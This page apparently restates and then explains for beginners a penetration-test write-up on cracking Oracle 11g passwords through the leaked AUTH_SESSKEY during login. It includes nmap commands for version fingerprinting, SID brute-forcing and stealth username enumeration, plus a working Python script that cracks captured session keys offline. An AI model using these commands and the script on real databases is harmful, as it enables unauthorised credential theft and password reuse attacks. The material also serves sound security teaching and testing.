Remote Stealth Brute-force of Oracle Database Passwords
An outdated Oracle database leaks an encrypted session key during authentication, allowing an attacker to perform an offline dictionary attack against user passwords. The attacker can then crack passwords and potentially reuse them elsewhere.
 Published on blog.bitcrack.net
During an internal penetration test we discovered an Oracle database of version 11g Release 2 in the client’s network. This outdated version is vulnerable to an information leak during the authentication procedure.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
During an internal penetration test, the author found an Oracle database of version 11g Release 2 in the client's network. That outdated version is vulnerable to an information leak during the authentication procedure. The flaw lets an attacker steal the encrypted session of an account that is signed with the client's credentials and is being used to authenticate them. An attacker who attempts to connect with a potential client's username can steal the encrypted session and perform an offline dictionary attack to break the encryption. This is known as a "Stealth Password Brute-force" attack.
What makes the attack interesting is that, like every information leak vulnerability, it is the result of a fundamental flaw in the logical thinking of the developer. The author first found the exploit for this type of attack in Hacktricks and then looked into how it works below the high-level description.
Oracle Database and Communication Protocol
First we have to understand how the Oracle DB is structured.
The architecture of the Oracle DB consists of:
- the client
- the database server
The database server contains:
- the TNS listener
- the database instance and
- the database's files and the actual data

https://www.oracletutorial.com/oracle-administration/oracle-database-architecture/
The TNS listener is the component responsible for communicating with the crucial parts of the database server, i.e. the database instance and the database itself. It also uses the TNS protocol to communicate with the client and receive commands and requests such as authenticating, fingerprinting, SID discovery etc.
TNS Protocol
The TNS protocol is a proprietary protocol owned by Oracle. It is built on top of TCP/IP and other technologies such as SDP, IPX/SPX, IPC etc. In the context of Oracle databases, TNS is used over the TCP/IP protocol. A fair bit of the protocol has been reverse engineered, giving more insight into its function.
As explained, a TNS packet consists of a header and the payload:
0      8       16            31
+--------------+--------------+
| Packet Length| Packet Chksm |
+------+-------+--------------+   8 byte header
| Type | Rsrvd | Header Chksm |
+------+-------+--------------+
|        P A Y L O A D        |
+-----------------------------+
For the purpose of this article, the important part of a packet is its type and, of course, the payload.
The packet type declares the purpose of the packet, i.e. whether the packet's purpose is to transfer data, to refuse or accept a connection, to demand a resend of the last packet received etc.
The packet types are:
- Connect
- Accept
- ACK
- Refuse
- Redirect
- Data
- NULL
-
- ABORT
-
- Resend
- Marker
- Attention
- Control
Packet type 6 indicates the transfer of data, which is contained in the payload section. Packets of type 6 have a data flag that indicates the type of data packet sent. The structure of the data flag is as follows:
Data Flag: 0x0000
    .... .... .... ...x = Send Token
    .... .... .... ..x. = Request Confirmation
    .... .... .... .x.. = Confirmation
    .... .... .... x... = Reserved
    .... .... ..x. .... = More Data to Come
    .... .... .x.. .... = End of File
    .... .... x... .... = Do Immediate Confirmation
    .... ...x .... .... = Request To Send
    .... ..x. .... .... = Send NT Trailer
The data flag's default value for data transfer is 0x0000. The flag 0x0001 indicates sending a token, 0x0002 a request confirmation etc. An important flag is 0x0040 which indicates the end of file, i.e. end of data transferring.
Authentication Protocol and Information Leak
As already mentioned, the authentication procedure uses the TNS protocol for communication between the client and the server. The authentication is carried out in the following steps:

- The client sends the username after having established a connection with the database through the TNS listener.
- The server creates a session for the client, encrypts it with AES-192 by using the SHA-1 hash of the username's password and the salt as the key. The pair of the encrypted session and the salt, namely AUTH_SESSKEY and AUTH_VFR_DATA, are sent to the client.
- Given that the client is legitimate and has knowledge of the password, they decrypt the session with the hash of the password and the salt as the key. With this session, the client creates a public key, which is used for the communication.
Finding it: The Problem

The problem lies in the way the TNS protocol handles the authentication. The session ID that the server sends the client is 48 bytes long. Out of those 48 bytes, the first 40 are random bytes and the last 8 are 0x08 bytes. Having the last 8 0x08 bytes as an identifier of a valid AUTH_SESSKEY, an attacker can perform an offline dictionary attack against it, which will be much faster than launching a dictionary attack against the login process of the database.
Setup: Prerequisites
Prerequisites of this attack are:
- A valid username of the database
- The SID of the target database
SID stands for System ID and it is the identifier of a database, so basically its name. The path used for extracting the encrypted sessions from the client's database was:
- Fingerprint the version of the Oracle database and determine whether it is vulnerable or not.
- Enumerate the available databases through SID bruteforcing.
- Attempt to extract users' encrypted sessions from the found SIDs through username bruteforcing.
- Crack the obtained encrypted sessions offline through a PoC script.
Nmap has some very helpful scripts and wordlists to assist in the first 3 steps of the attack path.
Exploitation
Step 1: Version Discovery
In version discovery (or fingerprinting), the client engages in a TNS conversation with the server, in which the client starts with a specific query and basically "asks" for the TNS version.
Command: nmap -sV -p 1521 <TARGET>
- Client → Server:
(CONNECT_DATA=(COMMAND=version)) - Server → Client:
(DESCRIPTION=(TMP=)(VSNNUM=185599744)(ERR=0)) - Server → Client:
TNSLSNR for 64-bit Windows: Version 11.1.0.7.0 - Production TNS for 64-bit Windows: Version 11.1.0.7.0 - Production Oracle Bequeath NT Protocol Adapter for 64-bit Windows: Version 11.1.0.7.0 - Production Windows NT Named Pipes NT Protocol Adapter for 64-bit Windows: Version 11.1.0.7.0 - Production Windows NT TCP/IP NT Protocol Adapter for 64-bit Windows: Version 11.1.0.7.0 - Production,, - Server → Client:
[A data packet with the data flag 0x0040 End Of File, i.e. no more data are to be sent]
The server provides the client the version, which is version 11.1.0.7.0. This version is vulnerable to the attack.
Step 2: SID Bruteforcing
After determining that the target's TNS version is vulnerable, the next step is finding the SIDs of the existing databases. There are some default ones such as XE and ORCL, but the custom ones should be more "juicy", as it is more probable that they include custom accounts.
During the bruteforcing, the attacker loops over different SID names and attempts to connect to them: if the SID does not exist, the server returns a packet with ID 4, i.e. Refuse. If, however, the SID exists, the server returns a packet with ID 11, i.e. Resend.
Command: nmap -p 1521 --script oracle-sid-brute.nse [--script-args=oraclesids=/path/to/sidfile] <TARGET>
- Client → Server: Attempting to connect to a database with the query
(DESCRIPTION=(CONNECT_DATA=(SID=ORCL)(CID=(PROGRAM=)(HOST=__jdbc__)(USER=)))(ADDRESS=(PROTOCOL=tcp)(HOST=IP)(PORT=1521))) - Server → Client:
- If the SID does not exist:
(DESCRIPTION=(TMP=)(VSNNUM=185599744)(ERR=12505)(ERROR_STACK=(ERROR=(CODE=12505)(EMFI=4)))) - If the SID exists: sends a packet without a payload and with a packet ID 11, i.e. Resend
Step 3: Encrypted Sessions Extraction
With a valid SID, the next step is to start attempting to authenticate against the database with possible usernames, either using the nmap wordlist or a custom one. As explained previously, there is no need to provide a password, as the authentication protocol will provide the encrypted session signed with the hash of the user's password and salt, which can later be cracked offline.
Command: nmap -p 1521 --script oracle-brute-stealth --script-args oracle-brute-stealth.sid=<FOUND SID> <TARGET>
- Client → Server: Try and connect to the database with SID XE with the query
(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(HOST=IP)(PORT=1521)) (CONNECT_DATA=(SERVER=DEDICATED)(SERVICE_NAME=XE)(CID= (PROGRAM=sqlplus)(HOST=IP)(USER=nmap)))) - Server → Client: Sends a packet without a payload and with a packet ID 11, i.e. Resend
- Client → Server: Same as Step 1
- Server → Client: Sends a packet without a payload and with a packet ID 2, i.e. Accept
- Client → Server: The client sends a series of data packet requests to negotiate connection features such as Secure Network Services, Set Protocol, and Set Datatypes
- Server → Client: The server responds to these requests
- Client → Server: The client sends a data packet and requests to authenticate as the user HR with the query (decoded from HEX to ASCII):
HR AUTH_TERMINALpts/66AUTH_PROGRAM_NMsqlplus@nmap_6686 (TNS V1-V3)[redacted] nmap_11925 - Server → Client:
- If the account doesn't exist, the server responds with a data packet with seemingly random bytes of a smaller length than 48 bytes instead of a valid encrypted session and the default value
00000000390900001a000000as the salt - If the account exists, the server responds with a data packet including the encrypted session and the correct salt
Observing with Wireshark the last two steps of a successful attack:


At the end the nmap output will look like this:
Step 4: Password Cracking
There is a PoC script written in Python 2 for cracking those passwords. The script attempts to decrypt the provided string with the SHA-1 hash of the candidate password and the salt provided by the server. If the decrypted result ends with 8 0x08 bytes, then it has been successful in finding the password.
Since it is 2023, the author rewrote the script in Python 3:
import hashlib
from Crypto.Cipher import AES
import binascii

def decrypt(session,salt,password):
    pass_hash = hashlib.sha1(password.encode() + salt)
    key = pass_hash.digest() + b'\x00\x00\x00\x00'
    decryptor = AES.new(key,AES.MODE_CBC)
    plain = decryptor.decrypt(session)
    return plain

session_hex = '' # AUTH_SESSKEY
salt_hex = '' # AUTH_VFR_DATA

passwords = ['test','password', 'oracle', 'demo']

for password in passwords:
    session_id = decrypt(binascii.unhexlify(session_hex),binascii.unhexlify(salt_hex),password)
    print('Decrypted session_id for password "%s" is %s' % (password,binascii.hexlify(session_id)))
    if session_id[40:] == b'\x08\x08\x08\x08\x08\x08\x08\x08':
        print('PASSWORD IS "%s"' % password)
        break

The script builds the AES key from the SHA-1 hash of the candidate password concatenated with the salt, padded with four null bytes to reach the 24 bytes AES-192 expects. It decrypts the captured AUTH_SESSKEY and checks whether the last 8 bytes of the plaintext are 0x08. A match means the candidate password is correct.
Root Cause
The server encrypts the session with a key derived from the password hash and the salt, and sends both the encrypted session and the salt to any client that supplies a username, before any proof of knowledge of the password. The 48-byte session has a fixed, predictable tail of 8 0x08 bytes, which gives an offline verifier: a candidate password is correct when decryption yields that tail. Because the check happens locally, the attacker is not limited by the login process of the database, and the dictionary attack runs much faster than one against the login endpoint.
Impact
An attacker who knows a valid username and the SID can obtain the encrypted session for that account without knowing its password, then crack it offline. Cracking Oracle database passwords does not only give the penetration tester access to the database the password was stolen from. Passwords are valuable findings, especially in internal penetration tests, as password reuse is very probable in poorly secured environments. In this case, the system administrator (SYS) account of the Oracle database shared the same password with the domain admin.
What is even more probable than password reuse is outdated products and unpatched software. The versions of Oracle databases vulnerable to this attack are releases from 2007, yet they are still seen in 2023.
Fix
The report does not describe a vendor fix. The author recommends updating products to the latest versions to prevent such year-old vulnerabilities.
Variants to Test
- Version fingerprinting on other Oracle listeners. Run
nmap -sV -p 1521 <TARGET>and look for a version string in the vulnerable range; a positive result is a version response such as the 11.1.0.7.0 string shown above. - SID enumeration with a custom wordlist. Run
nmap -p 1521 --script oracle-sid-brute.nse [--script-args=oraclesids=/path/to/sidfile] <TARGET>; a positive result is a Resend (packet ID 11) instead of a Refuse (packet ID 4) or the ERR=12505 response. - Stealth username bruteforcing against a found SID. Run
nmap -p 1521 --script oracle-brute-stealth --script-args oracle-brute-stealth.sid=<FOUND SID> <TARGET>; a positive result is a data packet containing an encrypted session and a salt other than the default00000000390900001a000000. - Offline cracking of captured sessions. Feed the AUTH_SESSKEY and AUTH_VFR_DATA into the Python 3 script with a candidate wordlist; a positive result is a decrypted session whose last 8 bytes are 0x08.
What happened, in plain words
A security tester was hired to break into a company's internal network on purpose, to find weaknesses before real attackers do. This kind of job is called an internal penetration test. While poking around inside, the tester found an Oracle database, which is a large piece of software that stores and organises data for an organisation, a bit like a very powerful, shared filing cabinet that many programs talk to at once. The version they found was 11g Release 2, which is old.
Old software matters because bugs that were fixed in newer versions are still present in old ones. This particular old version has a flaw in the way it checks who you are when you log in. The flaw leaks a piece of scrambled data, called an encrypted session, to anyone who simply asks for it using a valid username. The tester does not need the password to get that scrambled data. They can take it away, guess passwords on their own computer at their own speed, and see which guess unscrambles the data correctly. Because the guessing happens away from the database, it is much faster than attacking the login process. This technique is called a "Stealth Password Brute-force" attack.
What makes the attack interesting is that, like every information leak vulnerability, it is the result of a fundamental flaw in the logical thinking of the developer. The author first found the exploit for this type of attack in Hacktricks and then looked into how it works below the high-level description.
A few words you will meet constantly in this article, explained once here so the rest reads smoothly:
- A server is a computer (or program) that waits for other computers to ask it for something. A client is the program doing the asking, for example the database tool on an employee's laptop.
- A protocol is an agreed set of rules for a conversation, like the etiquette of a phone call: who speaks first, what words are allowed, how you say goodbye.
- TCP/IP is the basic set of rules that carries almost all internet and network traffic. Think of it as the postal system: it moves envelopes between addresses, and does not care what is written inside.
- A port is a numbered door on a computer. One computer can run many services, and each listens on its own door number. The Oracle listener in this story uses port 1521.
- Encryption is scrambling data with a secret so that only someone who knows the secret can unscramble it. The secret is called a key.
- A hash is a one-way fingerprint of some data. You can turn a password into a hash easily, but you cannot turn the hash back into the password. The same input always gives the same hash.
- Brute force means trying every possibility until one works. A dictionary attack is brute force with a list of likely passwords instead of every possible combination.
- Offline means on the attacker's own machine, with no connection to the target. Online means against the live service, where the target can see and react to each attempt.
Oracle Database and Communication Protocol
First we have to understand how the Oracle DB is structured.
The architecture of the Oracle DB consists of:
- the client
- the database server
The database server contains:
- the TNS listener
- the database instance and
- the database's files and the actual data
The picture shows this layout: the client on one side, and on the server side the listener, the instance and the files that hold the actual data. The source credited under the image is https://www.oracletutorial.com/oracle-administration/oracle-database-architecture/.
The TNS listener is the component responsible for communicating with the crucial parts of the database server, i.e. the database instance and the database itself. It also uses the TNS protocol to communicate with the client and receive commands and requests such as authenticating, fingerprinting, SID discovery etc.
Think of the listener as the receptionist of an office building. Visitors do not walk straight to the filing cabinets; they talk to the receptionist, who checks what they want and passes the request on to the right department. The receptionist also answers simple questions, such as which floor a department is on. In the same way, the listener answers questions about the database and forwards login attempts to the instance.
TNS Protocol
The TNS protocol is a proprietary protocol owned by Oracle. It is built on top of TCP/IP and other technologies such as SDP, IPX/SPX, IPC etc. In the context of Oracle databases, TNS is used over the TCP/IP protocol. A fair bit of the protocol has been reverse engineered, giving more insight into its function.
"Proprietary" means Oracle designed it privately and did not publish the full specification. "Reverse engineered" means other people studied the traffic carefully and worked out how it behaves, the way you might work out the rules of a card game just by watching people play it.
As explained, a TNS packet consists of a header and the payload:
0      8       16            31
+--------------+--------------+
| Packet Length| Packet Chksm |
+------+-------+--------------+   8 byte header
| Type | Rsrvd | Header Chksm |
+------+-------+--------------+
|        P A Y L O A D        |
+-----------------------------+
A packet is one small chunk of a conversation sent over the network, like one envelope in the post. This diagram shows that every TNS packet has two parts. The top part, the header, is a fixed 8-byte label. The bottom part, the payload, is the actual message. Reading the diagram line by line:
Packet Lengthrecords how long the whole packet is, so the receiver knows when one packet ends and the next begins.Packet Chksmis a checksum, a small number computed from the contents so the receiver can tell whether the packet was damaged in transit, like a tamper seal on an envelope.Typesays what kind of packet this is (more on that below).Rsrvdis reserved space, kept empty for future use.Header Chksmis a checksum for the header itself.P A Y L O A Dis the message body.
For the purpose of this article, the important part of a packet is its type and, of course, the payload.
The packet type declares the purpose of the packet, i.e. whether the packet's purpose is to transfer data, to refuse or accept a connection, to demand a resend of the last packet received etc.
The packet types are:
- Connect
- Accept
- ACK
- Refuse
- Redirect
- Data
- NULL
-
- ABORT
-
- Resend
- Marker
- Attention
- Control
These are like the different coloured forms at a reception desk: one form to ask for a meeting, one to confirm it, one to say no. The numbers matter later, because the tester reads them to tell whether a database name exists. A Refuse (number 4) means "no such thing here". A Resend (number 11) means "I did not catch that, say it again", which in practice signals that the name was recognised.
Packet type 6 indicates the transfer of data, which is contained in the payload section. Packets of type 6 have a data flag that indicates the type of data packet sent. The structure of the data flag is as follows:
Data Flag: 0x0000
    .... .... .... ...x = Send Token
    .... .... .... ..x. = Request Confirmation
    .... .... .... .x.. = Confirmation
    .... .... .... x... = Reserved
    .... .... ..x. .... = More Data to Come
    .... .... .x.. .... = End of File
    .... .... x... .... = Do Immediate Confirmation
    .... ...x .... .... = Request To Send
    .... ..x. .... .... = Send NT Trailer
A flag is a set of on/off switches packed into one number. The dots are switches that are off; an x marks the position of a switch that can be turned on. 0x0000 is a number written in hexadecimal, a counting system often used in computing because it lines up neatly with bytes. The diagram lists what each switch means when it is on: send a token, ask for confirmation, confirm, reserve, say more data is coming, mark the end of the file, ask for immediate confirmation, request to send, send a trailer. You do not need to memorise them; the one that matters here is the end-of-file switch.
The data flag's default value for data transfer is 0x0000. The flag 0x0001 indicates sending a token, 0x0002 a request confirmation etc. An important flag is 0x0040 which indicates the end of file, i.e. end of data transferring.
Authentication Protocol and Information Leak
As already mentioned, the authentication procedure uses the TNS protocol for communication between the client and the server. The authentication is carried out in the following steps:
The image illustrates the login exchange described in the three steps below.
- The client sends the username after having established a connection with the database through the TNS listener.
- The server creates a session for the client, encrypts it with AES-192 by using the SHA-1 hash of the username's password and the salt as the key. The pair of the encrypted session and the salt, namely AUTH_SESSKEY and AUTH_VFR_DATA, are sent to the client.
- Given that the client is legitimate and has knowledge of the password, they decrypt the session with the hash of the password and the salt as the key. With this session, the client creates a public key, which is used for the communication.
Some of those words need unpacking.
A session is a short-lived identity badge for one conversation. Once you are logged in, the server gives you a session so it does not have to check your password again on every single request.
AES-192 is a well-known encryption method that uses a 192-bit key. SHA-1 is a hashing method. A salt is a random value added to a password before hashing, so that two people with the same password still end up with different hashes. It is like adding a random pinch of spice to each dish so no two taste identical even if the recipe is the same.
AUTH_SESSKEY and AUTH_VFR_DATA are simply the names Oracle gives to two fields in the login conversation: the encrypted session, and the salt. A field here means a labelled slot inside a message, like a labelled box on a form.
A public key is half of a pair of keys used in a second layer of encryption for the rest of the conversation. The important point for this article is step 2: the server hands over the encrypted session and the salt before the client has proved it knows the password. That is the leak.
Finding it: The Problem
The problem lies in the way the TNS protocol handles the authentication. The session ID that the server sends the client is 48 bytes long. Out of those 48 bytes, the first 40 are random bytes and the last 8 are 0x08 bytes. Having the last 8 0x08 bytes as an identifier of a valid AUTH_SESSKEY, an attacker can perform an offline dictionary attack against it, which will be much faster than launching a dictionary attack against the login process of the database.
A byte is a small unit of data, roughly one character's worth. Forty-eight bytes is a short string of characters. The crucial detail is the tail: the last eight bytes are always the same value, 0x08, repeated eight times. That fixed tail is a built-in "this unscrambled correctly" marker. If you guess a password, scramble the session with it, and the result ends in those eight 0x08 bytes, your guess was right. If it ends in anything else, your guess was wrong. You can check this on your own computer, with no need to ask the database anything.
The image shows this fixed tail at the end of the session value, the pattern the attacker looks for.
Setup: Prerequisites
Prerequisites of this attack are:
- A valid username of the database
- The SID of the target database
SID stands for System ID and it is the identifier of a database, so basically its name. If the server holds several databases, the SID tells the listener which one you want to talk to, like choosing a flat number in a building.
The path used for extracting the encrypted sessions from the client's database was:
- Fingerprint the version of the Oracle database and determine whether it is vulnerable or not.
- Enumerate the available databases through SID bruteforcing.
- Attempt to extract users' encrypted sessions from the found SIDs through username bruteforcing.
- Crack the obtained encrypted sessions offline through a PoC script.
Fingerprinting means asking a service to identify itself, the way you might read a nameplate on a door. Enumerating means listing what exists. A PoC, or proof of concept, is a small script that demonstrates the attack works; it is not polished software.
Nmap has some very helpful scripts and wordlists to assist in the first 3 steps of the attack path.
Nmap is a free tool that scans a network and reports what is running on it. It ships with extra scripts, small programs that perform specific checks, and wordlists, plain text files full of candidate names or passwords to try one by one.
Exploitation
Step 1: Version Discovery
In version discovery (or fingerprinting), the client engages in a TNS conversation with the server, in which the client starts with a specific query and basically "asks" for the TNS version.
Command: nmap -sV -p 1521 <TARGET>
This command tells nmap to look at port 1521 on the target machine and try to work out which software and version is answering (-sV means service and version detection). <TARGET> is a placeholder for the address of the machine being tested. The reason for this step is simple: before spending time on an attack, you want to know whether the target is even the vulnerable version.
- Client → Server:
(CONNECT_DATA=(COMMAND=version)) - Server → Client:
(DESCRIPTION=(TMP=)(VSNNUM=185599744)(ERR=0)) - Server → Client:
TNSLSNR for 64-bit Windows: Version 11.1.0.7.0 - Production TNS for 64-bit Windows: Version 11.1.0.7.0 - Production Oracle Bequeath NT Protocol Adapter for 64-bit Windows: Version 11.1.0.7.0 - Production Windows NT Named Pipes NT Protocol Adapter for 64-bit Windows: Version 11.1.0.7.0 - Production Windows NT TCP/IP NT Protocol Adapter for 64-bit Windows: Version 11.1.0.7.0 - Production,, - Server → Client:
[A data packet with the data flag 0x0040 End Of File, i.e. no more data are to be sent]
Reading the exchange line by line:
- Line 1 is the client's question.
CONNECT_DATAis the part of the message that carries connection details, andCOMMAND=versionasks for the version. The arrow means "sent from client to server". - Line 2 is the server's first reply.
VSNNUM=185599744is the version encoded as a number, andERR=0means no error. - Line 3 is the human-readable version text. It names the listener (
TNSLSNR) and repeatsVersion 11.1.0.7.0for several components. This is the string the tester reads to decide whether the target is vulnerable. - Line 4 is a data packet whose flag
0x0040means end of file, so the server is saying "that is everything".
The server provides the client the version, which is version 11.1.0.7.0. This version is vulnerable to the attack.
Step 2: SID Bruteforcing
After determining that the target's TNS version is vulnerable, the next step is finding the SIDs of the existing databases. There are some default ones such as XE and ORCL, but the custom ones should be more "juicy", as it is more probable that they include custom accounts.
Command: nmap -p 1521 --script oracle-sid-brute.nse [--script-args=oraclesids=/path/to/sidfile] <TARGET>
This runs the nmap script oracle-sid-brute.nse against port 1521. The optional part in square brackets lets you supply your own file of candidate SID names instead of the built-in list. The reason for this step is that you cannot ask for a user's encrypted session until you know which database to ask about.
During the bruteforcing, the attacker loops over different SID names and attempts to connect to them: if the SID does not exist, the server returns a packet with ID 4, i.e. Refuse. If, however, the SID exists, the server returns a packet with ID 11, i.e. Resend.
- Client → Server: Attempting to connect to a database with the query
(DESCRIPTION=(CONNECT_DATA=(SID=ORCL)(CID=(PROGRAM=)(HOST=__jdbc__)(USER=)))(ADDRESS=(PROTOCOL=tcp)(HOST=IP)(PORT=1521))) - Server → Client:
- If the SID does not exist:
(DESCRIPTION=(TMP=)(VSNNUM=185599744)(ERR=12505)(ERROR_STACK=(ERROR=(CODE=12505)(EMFI=4)))) - If the SID exists: sends a packet without a payload and with a packet ID 11, i.e. Resend
Line by line:
- Line 1 is the connection attempt.
SID=ORCLis the name being tried.CIDcarries client identification details, here mostly empty.ADDRESSsays to use TCP on port 1521 at the target address. - The first bullet under line 2 is the "no such database" answer.
ERR=12505is Oracle's error code for an unknown SID, and theERROR_STACKrepeats the code. - The second bullet is the "that name exists" answer: a packet with no payload and packet ID 11, Resend. The absence of an error is the signal.
Step 3: Encrypted Sessions Extraction
With a valid SID, the next step is to start attempting to authenticate against the database with possible usernames, either using the nmap wordlist or a custom one. As explained previously, there is no need to provide a password, as the authentication protocol will provide the encrypted session signed with the hash of the user's password and salt, which can later be cracked offline.
Command: nmap -p 1521 --script oracle-brute-stealth --script-args oracle-brute-stealth.sid=<FOUND SID> <TARGET>
This runs the oracle-brute-stealth script against port 1521, telling it which SID to use. The reason for this step is to harvest the encrypted sessions for as many usernames as possible, so they can be cracked later.
- Client → Server: Try and connect to the database with SID XE with the query
(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(HOST=IP)(PORT=1521)) (CONNECT_DATA=(SERVER=DEDICATED)(SERVICE_NAME=XE)(CID= (PROGRAM=sqlplus)(HOST=IP)(USER=nmap)))) - Server → Client: Sends a packet without a payload and with a packet ID 11, i.e. Resend
- Client → Server: Same as Step 1
- Server → Client: Sends a packet without a payload and with a packet ID 2, i.e. Accept
